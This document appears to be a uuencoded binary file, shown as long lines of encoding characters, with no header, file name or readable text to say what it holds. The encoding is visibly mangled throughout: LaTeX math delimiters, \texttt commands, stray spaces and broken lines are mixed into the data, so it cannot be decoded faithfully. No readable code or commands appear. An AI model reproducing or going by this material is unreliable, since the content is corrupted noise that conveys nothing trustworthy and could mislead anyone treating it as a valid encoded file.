 $MAT\Q2\J9-:>P<-95"@\N8D&`^QUS=Q&"!I9*V/HE*%[-;-RVC6^M%7H1G]R?$ M=A2U1LQ0U@R!`JKG9^/-5G[N*XQG3R/YDRJ*?80#QUYC"Z7]#+6D]TBMIVIN M5J;5VUL>?4=\$0!:\$LZ@8%E6V)^VX0#M"\TU(D`,*))Z-MCBB?M*P(O\CF=YA M%C8V.EB; "^'2P_O_CT?KG7YW4FKA]&GZ9/Z#\$9J".A]//^; I=4H/G+#X.F' M!`CJ/T)`7\1%]`_I#\$'U[KQND/`=`.?]-D'/\$'BCYO+\Q(.6'P_B/R_I\SZ1 M\T-.\^A;\?G\SS/G_X'_OG\$@10^72`2%5\(Q#&1B!V(B31@3786SPVP,-**L MT\$"`KMW?LW=JG)(\$IB'P!^8/EF!A6`'HB HDP7\$`?QFA%]]K;,#FH,4V&H9, M3"_N3<@?OOZ\KCXA&LUW,7^,;JTCA:<>=T>E(\CF;W8>&RV22*CW9Y+,YB> MG_)G]50.3MJ&A6HB45A^I.M.+OMU^2,.%5/I;5:3"VAQ1_B`XA41K[E?L;^% M#AL#DX+V@T7*F-QTQT'QN\$Y\248Y?P`)J:%)4N!XGVL_0J[.D-Z"(-D'.-VC M2W\GD_\$CF;V_N<I.M%97@NJ]NEO'^'R9^P*B'0Z/@A^%]0[ZIU!_FEP/U--G M,]>LN,1,_%I/=ONW__O]EDS<>OI/57IJU;-L=_B.V-W352+\$<<52MXF000`7 MOL_&B9F[GZUI<:.ADX,TM4ZXE,R&K'>,"S^&U?9M/.YUHNSG\(LTT.>K;/&: M+:/MR&.*.<6X06NI"[<I+&2Q\$\3@O9NCR>6B6AR<OYT84(7M*I3M4_J)-34? M"1WX<=71X<BR21\$_];,K8L()GP'?U\$D_-\3#:"KJWW!%N=B24W._/CTP-U.% MN!:WLRXS:J\BCZ7K3"B.**&>4<2XXT/FO2G&2]5]9K'TE7;__NAT7B31I\&. $MALB*TS\$E0[#`7P!K;Y6J]&,6=[^G)8;J"04H2"HQ>76Q#TR/D6\XGZ'!%L+$ MN9[SG, V@_11B>?TI, VPHN; R.>V:D, YG497HDSV\$ODYSN8UF_-=.%'(K6YFUT M2, AK? "THIHC`6<940X.1Y666;.D]XN_F=;+/*88QDB&I&,]SFFN*9.8_3YDF M3'82*W@D3B48\19'4T.E"%9[2ELGD61>.;9N2G77)!L>_^\$LS7BS]"3J8Z.! $MX[)L+Z(]0L+RR\#D(A9PTPK/7$A+1Q\\#[#4D2<A!+20RT-KU,XIN3@^0TW$<\$ M.7AA6>37(I*1W0JX7*XV'L9K:8AQ/3'`P+/UEYU'),)WYYWQHA#02%E.%^RH MDT&`,BGF:U%HOH((56JJWP%JY;(WONVC\V57.A#?3+=AG2;\$56G`-B7Q#2`+ M@2@RZXO:E@1N8.EK)PN^%+^UI=GP>X\"+:8:%D>F#\$'2HY%]R.9SO%SI6:;< M_(C`S%Q)5#M'3X9=6RU<0CKE';O`:!,N*9/4!8H0UFK\$Y]TMD604E'8Y@F\$- $MS^S'\H5RR+XM/)73!<F!W9P9!'^Q/2$WGPT$P.C^GK:+%!MFO=FS.64YP<,,$ MW%>5J>9Q]?16C1!!STW\HTPP-VVQ7Y^3-+PC?ND_4@%@Z!!-SFHDJJ2,PTDR M!Y4Q*!E+QA1!"RO)5IEKPHY@GNO")"20B/%\B48NFM\$5CY#MI#8WB-!"K/68 MI%)K\$XR#5P3;Q8\$CH,3E\$ZUJ]X6\$#S:T5\$`P4S7\$WP.%=4@35&UE+(=_4,P% $M#&(($%:GMEV+$/!*,_31GS:0<6(M_+,+))C-[`HX5=^'I=#&;2@>L^X.QCC>$ M(35.%3BX'#.5?4*J#")QTE[K/.#S3+9'1*C6].\$YQ'GH1%,X^/*>;\IFG@E. MFG@@
// J9JS#CL;;"#1")3Y!T.R]^OJ4B^O06ZRB-WYSGD4Z\$UW@G4G">A0 MKY:TQK\$*(T0^E&0Z9D0<X0K.H;'0<T#)ET-TM5<%!K1I"9RW--Z5#7R%5)5\$ M>-B,=;/V2KJ9\$-3*;C:QG4&9P++:LBZ=)#<9K962'(ATA-CJ(S!E>^"C7H&% M).2)Y%+/&Z0UYM\$N[*OQ(N[NT]Z?1%HR?C;[Y=JK5@V?`B"HR!@O7GW5X=V, M9TLN)(&<6HL>?7J/,[-+'/%+K4'Y_2,PT))<YZ3/[P[9U[\GW#NB_@Q;R9Y6 MVG%FHGKT)SQUX\8BRUH5[UZ/3B'#OYN+>F&3HRP+XM9_V#<'.JP=LFW1]]ZO M"L*,JM[;R[AS\D:%<?&34;#3#>Z)EW=P[J/7(!^WN.ET[^Z9L:D6]#;AL'^P $\texttt{M+C}\$V\$K[QEG:_,QZ->S5GF5Q6MU[\EJ>UV>"E/!N;A>67:,UTFJ+/TBY_2=GS]$ M,RMY^\$HZVL_5JHX94D3E7=-7K&U4,WB'..O(RP>?D!':&.)?F;D<VNO7D%S^ $M/IY-FJMX;'=BH]?63D_5IV9O(WC\>OLQ=%R]3B&;3VY3\TVY:JR`K1-]7T<$ M>/:T'8+H;:#NK-908,(([2FM,DUHF\$X9@_*70'T="Y80YKBCF%1KMPLBX8N' M5;@4&7RI //RF*'/I*NJOU%@X:^:7+LZ1RA&<P4Y+2ML5)MF;J1MHDVG?5[B M?7T!T9E._7F:YA!HI7-QS.CHZ9JITK1(3.9]@)6M0[Y^,#Y^N,?0Z`J3)?Z& M1?NC:_C]-DKB5X,J>UO+S"?K`TOU6G_>GJ!_V^H4\.PZ(<[H@(OGD]`!:X`Y MH!S><1S?F\DKG?,;\?2*^7I5*XLG^I)O1^KY^[\POG#_?T=4K^?6^?H_NZ7D M8OYF']>H1\X-^ET@^?^O4/`GZ"!]7I]H7].I]/T?.'T:TCL6R78\$`7^Y\$._W M\9'0,!ZH6&%M>N7O--H>IM'W5YIW#-UT+5]7*>\$40#*,>/_C@MRUC.(='\$)I MXV1\+_^LOH2VI6ZEN31>-NZ1D3LF'")XWC<IC&Z;1Q_'^:^K\/A\6A*H:", MC3\AQ]"<*L//[VUIG3_RY%`.Q7L61CR>,\J*H:UE=)FW505=^)*,`4"3TV*Z M3MT:5J)N8:L[3\CH''V2;FR\$S:..?SB;LBT*T<L\S<H6SY):O\$BVT^/=^<]E M^Y*M1!GBQ L?R+C3(3'**K=W?W81]!Z%J)3HN'DGBC\C(B+MZMR046\$6L"06 MKQ:LQY6PYUL17S!H7,HOZNLV?6G>??S5&CJ=(+8W=[OE 0QZ852]7)QJ[1'O MMQUV!:*VVWA&N`H*;46[G\8:*GR][V"S9<YTO='>1^;H1NJBUC9M&;*^VB*% MQFW0MGD\$]_0%;&L)EL+3VLN7]F+]7-3"MM''\$7G60M3T[0;/N5M3?^J.9!HX M&C/&9'5+T6BH@ALETF)+D7E#))1FMKU<^*G2K!7:S%NHW3\%]+I50WY<Q]H M*4BE42X3Q!/C[E[V&:/0Z/JGY'.J01];:SDH4.ITMS7HT4P8NM%>65PE;FXZ MM+7BX5C!L>K.%M-CWGK32QX^E<B#+!.D7BM;CC)IO;>!-!&S<PVL39X[[HW< MM_&<`J\ZTW?(J>H@OH1JID#2CU\$GH!OWXM>^!!17BT*O!MBU132JVXKV6YAY M'X^U'LD0\$EL:_%).79*BC)A6C@VGYNZ/>E,<79-%XM^3^'5QT3SQ!77X3&7)

M!231U7'`]8U4RN:R)2G,I(-H=6?#3?]M"HRYSA&71!]_'EAGP:@RED)Y2P8; MA9\$R\$@+'<C.P2\$(X1S0/JAS'322(B&-RILF1;%PH[D#I56THM,5.*(9AR^?% M>F)&^^;Z\$7(R2C&\$ZSBMZ\V,K2X?&R++AA+)EZFU?9>KG;\$R1>XR(M7!H\$P8 ML\9;3C0H)Z\$F1P`U;T3O3230D+JWRRH\$FLT(\$+IGLC%TV4W>:M&`+QC0LL?. MS\..S-]U514`H&KNP;2W**6;&N92OMN,VG<Y06!ED6Z&*1U/?JJED9E(*1ZG MW2_)8MH"CDG6JZ38)JC[/2W0)T+@ULQL9;IE\$-%M-"ZY=E=Q[U]R66(TI7)C M%U`6'=\$;"UI\E(('*WMU5LM^A;2I5NB:;]813E5*])DZ(-BOH6XG(;:^HFV8 M8PN2\$8N\Z@NR%6.TX=97QM:*)WL))G9&@0(^(M5\$<#&U3";^;&;\UW'[""]. $M^E' - Q = T^{OYRE}_{-6}.; (9,,E^7^I&Z/&P;"L-:/@N0<4R8J:#[;XU(->=0)]$ M!RK`-EQMJRXI/`JGMBX!=>2RSM/3)=<=D0A/!+GX3NQA7GQGAVW5[4V.\$Y%&MWA:N7/C2Z0[K"??H%_2XV.8)5='1"#+E1ZB^KN2GGOB<(:H[.=P.HQBZ2`YN $\verb|M82"V!) \verb|DTZ2|N|| > \\ \\ $|N/<'NKRN/J?4G"6N*W"LR*U3?C] \\ Q9Y\\ \\ \\ $|LDLM7:AQ,I+'O,K| \\ \\ \\ |LR*U3?C| \\ \\ |LR*U3?C| \\ \\ |LR*U3?C| \\ |LR*U3.C| \\ |LR$ ML;8BVA+%/C9F792:<>EH+/;F<@G#OT-I:W2RG<DE/L)/#AU(J.;I&4FF^O!-M@5@S(O#@RT5J7:<T:L.'^DV*.8G/Z&<_<0\$KG4,_@IF-NCN0(U/-M=ULKKE4 M+-CSG:TJ;,I.@25IMR`O.U2EJA&CO((")H[[)VC<E6*>:;<%NMZ/;0\$*9DH6 MO@?:3H/WQ-WM:*UM)DB#2(I3Y.GMZ\C,PHZ2U,=)E9W%63E(CD-H[N6NF2,T MN]J[Z6*?5MW,/T=%9,*]65),L4U076,REM_@+D)590RJ(>[*JUD&XUEPFFG' MKH"Z0:(Z3W)9/QR6YN[[.KR5!))>*;TL[K2R)B_?ZLK#U#EJK5VCUHC/EHD@ $MV*AJ2:C$^)#:R[[*QD6<7.6KREO;JA7N$/GDLH*+RO3Z\Q=,B,'-(4^-GWTY)]$ M!!?;X2.,TTV88^UFIOT0SR^-YG.;TH^&3<HWG5X;EV:>0;\!04T4Z6\$*C,>3 $M3F;OYH8"T5V6QD7+Z,TN9Z%`9-,`[O!L;A]]>-F1K@Q/K6*Y^K8W%:V)8&U\$ M:>HEBTJF[0>1H3&/%\$YFL+/&.[A9<8?,JIU;".RXTU%#(+JJD\$TL*M=@H\IW M)0=WHV-ZM@9-R^G_Z]8+B9UGG6B+QQ_HCFQNOUX__WH]SM?U[?9*&#@_;.R* M\$\8?N![8L`_H;GPE:-`K12`(6:U50[2D`L/AX55%\$'4(%5V8E440\!17[]Y- $M[>4B#"[*POG2>S/7V-C\!.N#3NP>SZX=8/0ZX"Z_S=8?7\S\&]?^GQ]D?8ZHB$ M>N'\P['8*[']/F*ZZ7TK.1B*^<.T(7:^;J]@8NSWNWU^QVOF(^8"@_CV_F[G $M_.YW/G[M0+N_W^8'(N_V^21YW=,'W?F^*[P=[YN4,[OD=\C_XGP"\'_Q?]=SY])$ $MK; F@'>%H._?/`OG\J'F(><8,"N!S#"CO[^026B@F@6`AC(.Y^\X6GS>R163&F)]$ M)'A))E#`G[W/Y><Z9T^MYJ-\$':OK!VM)8E?CM]!_>G!_?,GWVFYO>C)XHN9S M>SY7)^=KFT!LO+\Q%GP'OE/%[_^OC?T@]_L^6=Y#O)*-N4K\Z/("/X_*F/^/ MJ9G17M-T+>F_UB4'5+6VFS\MHO@IDYB4G-&>MM97DO),&O9,..<^Y,B(R6F/ MI;_1QHS#X>7['3)/=WP_K<47]50?=C9!:\+KU;[D[7<GRYQW45Q]>.C:29S5 M35C%&\$.<%5GI<XWIT3UVV=V49%YYLPIL^KF[F=2EO7#)O&ZK_QVD*;4]9ID[M-,N?=A=+'NZM9S_KVHOJKSVBRV>05N.G(@B%]OJ9ILGC:,<-6JBM^B3>GW)K MQ(\$6[>R7LFBGUY5[O>S[D^YC\$C\N,S<YHI^XO5N"[ZR=UC2U][Y.,"S9)50D $M = ([=3R*7N']B'0F5+NZ)EA^BP7(W&(O7EM1.EG/:)YA8 <= &WE(Q8^@/(BH:+ FS)EME(WE)E$ M'[\!QAB&(,1NK.^.K8(7`H-Y8!D[;LCMD&".'?VIH3?_N\$@;BV*L6MWMW%H\$ MD<5-!_[+X:Y7"C7/.#XKPRVN%F5>LLB<TA.DF;:<"9Y=C.7ZK.'*E\N"F_3/ ME`,`RXDNR]ZPFL7DUJ49^_<ZU:QTC8#81A*CT2A&PK@SR"S;#,7TW:G%,TEJ M=9BUU0)V7;))`VR676^.6Y:2JYP1"\$+7L%A!<<'1`2.>J"+`F=I0BW*<&PD9 MZ&<\$4HE64S.=1-Y)Y8G'U]E?6 7UY7OVGHMX;NEAN47;!+STUEE%>/AO4M.3 $ML2LYVL^{(3Q:K$.X-^?^DHO:X,;^=6DP"]1N:T<N581Z^{(br)}CP2T(LFX/0IL,$ $M7I+*I!%W8@%^,W:?-?3%\C]]3OX(!J$=!B".O\S7)34BH54,;+E11'_115=8$ $\label{eq:me++} $$\$\$RM?; LT4C4>A0NBENUJG6T0LR(OS=R"EKA"C\FJ:>'ICCKKM?)\&J"($ M!T364&*S(A03P<V;O71NR*OLF<;T-4X#+"OA"6S)/2T]BV',DGA0Y>NUDT**M_XFRQ-CA-34@DLR5ST`>3,4TT+CL<\>,M*_%+`Y6ZF@?>*L*1DZX?).@8R[MNU79N(Y\@;"2YL0=^'J9K?:F<UM%79)+=?A3:6W#MP@JNMCD6X>F>!4C[`ZQ M+YZZYE%[]*79Z8#*H@V1-,IW'4_M[F6LU+1R-Y"JW-M/70QRX=DVUB3`V.:! $ML,Q",RW6$G2Z#U/!W5$/:Z,K#K(55;X8[#+\GOHP7)#JFG<VX-Y)R-FD^<,($ M+%'MNK9;RE"43#=O4\HB[(D1O12!453V7WB/T'Q[:8@_01);@OW+I<Y%N_PZ MW+DL[Z30H[QUV2*<(TJLD98L7/1RZ&*\$.:F.J>^BU>\$T:T)M\<%7Z*,6TK1% M\$9CLI]G9%)TEJV*/!J5-:H9;(H)*H1^G0PJ>##13J\$^E\O\XN DO"O^FG'3+ ME#1J+6IMN8V0[-AL055P*0%<PW&73(FOY)[:QB&TKKAV5V4Q&%)E.,AGYX)9 $M,B?F - 9:7J$()!+8(X6Q5Q1:^J1>B,<.C/%R:3DH),M6Q#=8,"CUFLV8ZI,>$ $MQ2.>C7TK=N;)?S>9Z4%<2LUE<14TC'5A+8AT[C_KY._MH-$J[4[(!W0ZFA, W0ZFA, W0$ MR]_)E3";8NC11Z8V;.'1Y78_-BW8"9RMMO(NN6LD;/OZV_W674I+_EEUSKWL MDE1<^"!/=<%M#BO)&J>E.&Y2!Y)<E+U'C9&N=D8@\$BI80QT1#CW]M8<\>W\$J MW;U2T!ZH_>3!">\ODTSKF%@B.2:H1EM&2HR]?'"S;E4+-R1="_)U:._F9/A/ M'WU`[4-C7TMEB-)X]VBX51W;4?B9.V?9C'GG8/&S15U.TB*/(?>SURYZ[.+1 MSYJ>GJU1_UHR:6C\CT^7.0'A02&DQ6QAM807SCFKY\$\K6GPYK'"*-:&`+EE)

M*GUM_8VV+)\$/UU>UF?AY.70(%7CQVQDY]9X;];:]G6SDN[?/X?*RNM[WGY<\ MUF^+S'OC@CK[4_'*</7J#ID)HS<]HZT*@8!BYLDKNN=B87R:"^JOS;K/RZA& M23*:&=VCPT_3!?#X3GXYR%88-013(VPP*B=<J.*!LZ%JYH)9AKZLK"\9\$=W1 MZI3ND9S)L7(V3...*QG>O=I^#%@(/@G+5S>B9?W;84OM@L+NT8UWU8T8,NY4U M=C9TJTRCP[__%[3XBPCY__GXAWG/>+[W]J@7]>Z(7=^H7;'_OS>Z':_KS?L[MW; [:_G=KK=L/LV6V[B'<0*[?<)^Q\$%W=[?:%_'N=K_#+^17]^\"F/[?<_MW> MZ7W.T';^\/N['6#LAUPZ_9#L_[)ZW9#M=GM!V.U_[MX]U?Q=GQ!Z[BC\0D@> $M*$!NW)*#79>Y'P#1'&B%P_IQ.:.`"B7Q(%?\!@0'(UK4:)5M?=?=]%?D`%^O$ M:'YL`H#\$_\$_H&@RR9/MZ\$181?\$&"_F?V-*VNXW'D.]B8CR]#L.1[[4W-NT\$& MF[0@M1:-ESG9^]&/J26:BY%TMUOM*W\EB.:3G]_E?9Y'.ZW+5?G02F`%MJ(! $MS*$"PG6IS8&++RQ>(=(0(G/ZC_K^2VX_0P&Y8D?I4[>X;Y?&(AR?J+)GX-._$ M\$S=+43;7PD\$1Y4(.N:2VF+5>_:J<:+2%`I/E.%C>="D<H1WBK*/48*1Z^,5U M.8U/=24GCS3HJ)BKHI^F7]ENO7K_[Z=;[MX+,T^&ZI"K;#R57L4(O9*GDLE8 MS^3_90,<[?DWNN1?VD:8X&\$=:V!C'(6>,V%/ORGOR_H1/BQR:/SC7X]0;BII M(B4T42F3_NM*\5]LY!#=U;VGD_=ZT%/%D00ETJI(T34ELE7>I(H>+\$Y778Y" $M<E@V/909.GJ,3>/STS4]>:>"Q654C7H%E+2B<QR,/Q$!\XDB:M9*LRS(_G[^$ MVI)[?Y)%(JV9AFILS4#Z1](LKRUJBTFUNPSN10,A""#\$Y)L,#&<8+;R)8U)" MWR#BWM3C4\$B-FS*'(944;3VFLV=>"XPF&L4*([(E(F3LH&R";:H31G0D4VY4 MX6Z\$F\$V69#X-4(5[]5JA'X>=MKFY;,80<+JGBCBX<DTQKRYEV/L6DBOT:DIG $\verb|M_LV5X2`S@\&\N<-P@A&M8LN"FL\WD5*#GUEQ3IV+.W=$ZWH0C5&N-"*1"VXC#FLV5X2" | W = $ZWH0C5&N-"*1"VXC#FLV5X2" | W = $ZWH0C5&N-"*1"VXC*FLV5X2" | W = $ZWH0C5&N-"*1"$ M<+"%V_O1IO9<;Y@5AQ*-,EZ5\)"QH)CH4%;#R4*6M7XIY2LJ'12FH9%SI(-0 MX+MV*;Y0P082D*#0L`\$CW",P>*D\7_V<+C3A\G1%1:*+'%''-59:=L,GZ2:` $M_6^{[D4ZDB93L]}UCJ@69:FM*&E(Y43:8$(KVW`D7G7CUODZD1)"A#4B-X8$ $M(O3,]]2?D$*1B87)^5+IW<+@OEEFF82J(76D\LT$:(79\,S)*A@:6G*]^9%_$ M'P/8W,411<+50\1\NA3\$0.\$40KC\$,KY#9U`UC+2_1IMW<X3X>*2"[@FTGP:M $M\&_BA(TN>5'06" [A<2;T9;[("[?+&2L!<$_E]&I2UL1^V@TR0[R^GH;.9)QC]]$ MNY]<TZ4W64%Z5;R;V1&"UGJS_M<GZMY5SVH7\$_5&#EC?Z2G!5GVU,*0;7?T% $\verb|MZ,>A&\QIEJ^^O7RL'WU09F@1<42W$/M^W\\-E87TEESX=R,QFR&8-TU0TY.<P|$ M<DJ]M#/6]CV<_E.42.XF\E;*X\@K]W=GF%)8(LC1/<S*+.YNUT:5;8N\$)PQ3 $MPY: +2W9K = [;"]'8D4HYM[0_5Z&\#;/@\] 8%^QJJQ6BJ>3!1@@/1XZ>$S!F<AS$ MQ3NO.?,11\$D73!0CH?4?&@YI::^)B#XZ-BOUT"[B':!?VHYDNU9D8V-D"8"9 MZJEPCB%6\$D@S:J(B3X\$<,#%3NG?\$EB\$\$#9J63#\?.\$,Z\$ZX8BA9OT*,5U#(J MG#0/O-".;[QHW%)525#-8.L\$A.YX.="5,?T'(-3K0ZU9XQ:5R3J)9C'0Q4*& $\label{eq:md} $$MD<>L9(3\&8D\#K9<<ZAH\Z6<[XY8\&4-$J]*Y(\C,G5@,)YNQQ!4R'\ZH+HH&$6$$ M>*>PUS*1*.D\BIYZZQ\C"4%V.3(PPT\=IPC>JR#%"J.2+0%+,>0^AO&N\$9A3 $\label{eq:mean:local_mean:local$ MMTCB\$]^\$1!<G91%6W@S.W(GY5#S^%5K[@N60^I_[6;79`QXO\$%J.:)OI=?\! $M&XY-S@127)B=^:7JU/@&1$6^:=-A#P(AQUV\setminus(H_"+#-07_ZDRS'=%:`LJR66)$ MRR, #(2Z!O!J.%05'EXK9^?/]NNJH<\$#<(>,I;(<--)_&VIC7[N2O>X9)MZ+, $\texttt{M)} \] \$\texttt{TV-D@\#HR9D}, \ [\ \texttt{OL=\#6IT}]. \] \texttt{N.29} / / \&;; -\texttt{X.[W2MZ} [.; < \texttt{5GTN^5} > [\texttt{N2:/1Y}])] \texttt{N.29} / \&;; -\texttt{N.2} | \texttt{N.29} / \texttt{N.2} | \texttt{N.29} / \texttt{N.2} | \texttt{N.29} / \texttt{N.2} | \texttt{N.29} / \texttt{N.29} | \texttt{N.29} / \texttt$ $M:^{F}_{1.6S}^{+} - T<.313; IL?9V][;OBD?8K=ER1:K?)G3U>;1-P2/% + '?)VY,$ M<>ZJR>Z7GLM?Y4.\YM#\=1XM 6;3.A.WSN#:\/CE-9U%F(UPOD1[V628T*HI MG=B6\6FNR6>6[42HG'I*Y_+BM*AY0PL7#B6-<\3ACK,+W:4H+T3>.\E3,IYT MR?A3)-]=5-,W%@C8=;),_S"GL5^1AT/'GE(I^"#;X"K[]N9]"%+]0#S_?P^/ M.#P?;W5_K\$7[^S%,)GYV%PX?^I8_^OG=MOM[G9%B^U._7ZI/T=W6%B`?=[NN $\texttt{M\#NMP]WO!]2?=[ZXU473[P^WV^P']Q",^GM\#[)(=KJ=4\$=*,!]/I]+Y1=,L72$ $M(^/H=\#H\#Z'OY_E_T\RA3OWE9BNUI8\#'K*[>\%Z31\&WTZNO+Q(\#OH(C&<,P67))]$ M5)%MTP`#@.(4RF2VVWTQH\$&DC(YFUY))!N8-VN;_?E,TYL?M\Q4,*\5)>X@_ $MXQ[?=\9J5_'@;TQ/9<;?;)LO22]_&(X\7[/,G&D@T);?51IZ>/!<UGA'K$O-$ M?E7I<J@@Z)06]Y"Z3I@,:K>/.M6BZ(3OMK"1W3"@7QG,(S?//)0DCS.BV_PQ MBMV4Y-TJ,VH_XEU`MSOV3#1JR<'W]NG6O'IU:S:\Q_NG<%N<*%,W9=[A*.9R MIY_T ,,;/J?<R8XM,N,:\?Z7%^FQ5<\VIUF[3VQ0%1F^(>'_==DYVO^:G#'?U MR<"Z388_QA;KU?EOY(_Q<:>GRYM%CT<...27ID&Y*^XJ/>X7<@MWR4-MFB?W6 MF+F/C</07!-PTNIYE#2?`]0`!116Y-H221H1Y'&7BGJ%1%NPR8PB\$.(3*Z6K $M_QC&N"U\,FV6(SP\+YR\#\;E+FS<MO$NIO;>&T>82&A.$U[ADSIY\\xspace]$$ M+:K]DGB8EZ#([OIDR[5T9?J_6\$`?6\$&+_("K9D0>3;_7,85M<+D6<A4+E,/4 MAU>(<ZEV7F-N#\-,/=)9?D;B10=K-[_NQ8O_CS/R?RZ>IH=&*J:&N_E;JV($ $\texttt{M}_{[W',]QD < G@ZI9VD <>}] < \texttt{Y}T7J^Z5\&G,7D > \texttt{Z'CV@}]SI"H + \# <?P[(8)V)QS^A2 | \texttt{Z'CV@}]SI"H + \# </P[(8)V)QS^A2 | \texttt{Z'CV}] + \# </P[(8)V)Q$ M^*TT@4<J`;B6XFWU4[X\$W='4UI]QZF./([&6+M&LS&6%H"C\,'XFK*F'6<R> M:\$L939UO)5,97%7ND@^KGS6QM;)8KRYRK>T@26SL&\$@F]TI,3WYGGB!!X;"T

M499X4])EC; %\$(((3(?`OLY]&O4_ZYS0A%A.QS3914F>]4&^YR1&HETO-N"<C $MLH89^C2 - :053(1*PNKI6KGA; H=7D; K9X; 1S2$(!!>\#ACB0^9X='0\67"@]6Q$ M01BLGA*HY?SC,J<R!Q?D.D2*9G(8\$\V?G19Z?Y"Y9,%]8<"-O"S#MNPBZ(:> MW\$22#7)-Y-V7*0C['6037<<R?F:IF.GP:]=9QS=RLX(D)>)0PA:X%#,>30U# M.Y#;\$W#Z\$N6T`@*Q>L00(I^0C1+Z`.C=@YEB?A3MJ:O]`OWW;-AT/EUNJYOY MJ'?>G'H2F=LXY^ZC:"R4!P9S:J4WR_V2XF;)\$-W5%@8,_'*X^-IP^-#ORU#E MGCHH<*'GY., XEGEFY, &&KVO2\$'<MJ*\-(]; K9WH"Y*#!1/O4)P\$[UZ4I.N`0 MG-LGA>\Y("*`37#TY0F(VX\$<;G#`PN,O^T:>EV3!C=\$3FP&61+,/`8WK7B0] M11.(8.:@15H/;STQS4+WSH(=618_@P6[;^'V+1?!+E8"50.E_DMIE5)S32#Y MZ>=YV+.,O(VRY#RN!">,Z:&YG<FI'%'('I])"%0S)Y->\$<',6*[B,0*UV,YJ M\$L9#HW+2CXO.?OX]E(7\OLH70'MO?'P\4YNHI%`C+[W;UJL\$I-MDYY`2Y"\$C MEMK(U"H^UQ1'/T[%D6LD0\PC!ZK`Y(W8*<<=^9AJ:3\O;.0Z%\$!&YH?&JS=V MCO=P">Y_8IQRMRI%*:-'JRVP1<JD^O3=:%YXT+<.*YT)J,(RV"069D<:.\$D, MRG#TL+&J^,T4+CS)D:7)NL>>COJ<D.K2>H9C1TF','*^A41[7,M0<[Q%S)\8 MU<J70E;@U3:QQL94+!YG%`UPR&084=#.V6Z4="G!5,L1RQE0Q2WR(DX\$^7TT M^(C!L4SGTAX/"YUL`TY8L6-76F>-9M2\$<Z(R)^@X);FW\$^IFAB--;;_`QD94 M--UY5\$C%!4+F[9QT\V\$G`-=O7W<X!!MJR@0:K<\B9,<O>?^U5`F4BW]`F0LI MD57-?M&O?FSMW*A5,M6X\]013:\V]=A9Z2KCU;9D\<_:DOSCH70\$K:^/8!.U MUHND4U'\?OPLK5#<W^;_63G2U[@@U4\,H\AB,=/MS92:&7>NY^Y190\$%#F+M MUWT[8R:RI\8V/K]QB[>AXPN8T-H4"%_>MS3^P;;W.6[J6GIX-S9FSDU50G12 MG;K4,LE7K<W;1*(!=#<]+)<\L^UDZM'IGTV<S#\2?W>Z)I+C>QJ%2'A'WEOL MI^3P*0",7K?)MG@+&X?\$OK"\;_T/?QI^YO*^;BT/]6%U:5#\ZKMZNSH7I<BK M8B2;-:"9.L'A,\$U*\$<J?#H9<A?(Z=SEL:0`[J<280)'1H2^?G7MW3(1R>OI" $MK > -2%*-VQED[<80Q=7V+F_PTHTX\<4BY.CQ#QFA&8@_//@L;1K;1LMY:NKD MP*390+2B?D@"\`QH!;6Y+,)8A=T8XHSK0<Q`"OLQ0(]H`0,OF*`X%`Z+`F44 M!=6/*Z2+GW%Z(%Q7TTM]IXL!P1?A!]4[^)(\$?_?[S(J;[.A_4CHA]O2^S[1_ M[%U0ZG5ZO5_LP=F7O0#H_:`RQ\[[`V^[Y_V%]'IA_;IH^U_;[R/(']?Q]7_ M2%U/L_LEUB/L-(_I_O\3"_\$?AVA"%VBP^\?;`.V'^>T'<[G<^TMR`P1#N!W/ $ML[JP^{,"/}$^{1}, "/)$^{1}, s^{0}; &625W@.)H]$@>>68(0C<[D], <D+=^&/^C5)$ M%AMK3]Q;>"0#=X]!@0',\$&'W.#7@6S:+]EMC\$EQ@C?#)`9+\$.\$ZU#7R]ARER M/+TG8Q*+E(KPP1-;LR7GF>&VVD+Q5FB<5_MN+Q(OQJ0T(\0U;DZSDN_*CM` MQ7PEY]86MT,[`I(B?A>2NH(LCCN"RSF\$1G%7[]=X\FD%&2VB]:S06JG?8G*] $M) (OR+0[R';']?U?06Y<*F=-^,:PX<+>>[XA+9XVW,*X7\3NQGK3YJR#T?^A0]$ MN&;YY'\RU>NGD1%)J\$?"EN2K;J3RKJ+XN'=486#\:+L3FH'R9XITP4MY]YY1 M?90CM%.26.**[;*%N2:+/\$F+>9TD`T_Z/`ND*AP\$F\/\JAQT:*-L:[OV*(Z3 MDGT0=/M'Z@YC##GM\#:EB_>LDB,:SU:W6329C+QKM-EB6-3.NK,W];]2V)N# M)50G%+/2,Q2DNW<1![BYNCTME8`\$0@^'Y?C`!0]D\62(FUMC*VHPJ:Y[*[1[$M(MAUW(D'G.6Z)1V.\&GB\$E?`(>,0;@EQU#A/,68J.OS-RN?[^457#/#E=HP*[$ M@C8,S",8\ZQOB;XWB<_#1!H1'+K\$+49TR\?@.2(0H/AS6&0,<?#\$LQ34\$HD/ M(@-/[RIWO&D-J*0RV]"B2_'2ND?3WY&1)X%O8RV1ZRTC'7P&.XPF<]\$K1#3D M 86\7FM =%"%PCKGF,5>A,L\;RY%.8S!QSQDHF>E7\.I%:B71SEZ=BXD2.HH MU]70I_'\R--)LY:K9C%:4![DSY4!7<P5\$Q'<TI9FIKQVU*`D+A)C3T)#OM#; M-AC2M:BN%:;*YI%B&@K/%+*9*V*+4SS+MZEK&;LYCS73[<PP\$C\\F9%^F;(F MD3!VTZ>9']\$6UQAR9\J8"4!WQA%&5^TY<88-)\J9L8XAD56OFCZD4?BUE"9M MS+KH:-!:IT/DQ^F<R5-2Y]0+17L=(\$T/BC*CH,"=Z3Q&''FYBX^#KDB917F< MFAL*!\$"8;%L;0&E\&1V3!:-**YCAC6EYHF9R:\$H+AEA#!/A/5C'`VJ<'`+4& M**DG9,H_#/H8G@74^B&W:?S7;F/(M%9_^7)A<1`5%ML.><P%50R5.^8!XE7. M#6_+8QXE]O+OR]\$7I_\$B];`!BA=S)AFK'`WZ./K1TIR\1?W-:50(5TV8A<\$2 M<TBHA;@I>3R\$(>0[S.<00L.'JT_B.O:EYXNXX+:08GYR+,(BFL^\$I<NIO-&1 $\texttt{M}\#4'_\&1\$VZ; \texttt{YT7Q}(<21I*>9\#, \texttt{NP}: \texttt{ZU2}-2+\texttt{XD}[\texttt{T}\$<[\texttt{C3J}-\texttt{W}(`]Q6\&0D\$1\texttt{YMY}^\$$ M>:>[PAK9#!+^%&(R#T;:Z[O,YY*UOC-?WTX=&>R#\W>6Q#O>3(>L8-ULKN\$@ ML<9D)F3[&[^\(*@SZU=EO&"_#X^PEQ/Q@]>^1\NC%R,*@,`C/J<>9@,Y'`0N MP,) 